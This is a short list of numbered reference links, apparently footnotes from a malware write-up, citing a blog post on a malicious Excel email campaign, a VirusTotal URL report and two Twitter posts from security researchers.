- [3] <https://blog.comae.io/active-email-campaign-identified-with-malicious-excel-files-174bbde91fc1>
- [4] <https://www.virustotal.com/gui/url/f5e284d288df042299dafa78b02d6264a48049ca2fc4af57e2812fb107760212/details>
- [5] [https://twitter.com/malware\\_traffic/status/1207779656998498304](https://twitter.com/malware_traffic/status/1207779656998498304)
- [6] <https://twitter.com/msuiche/status/1231170309266558976>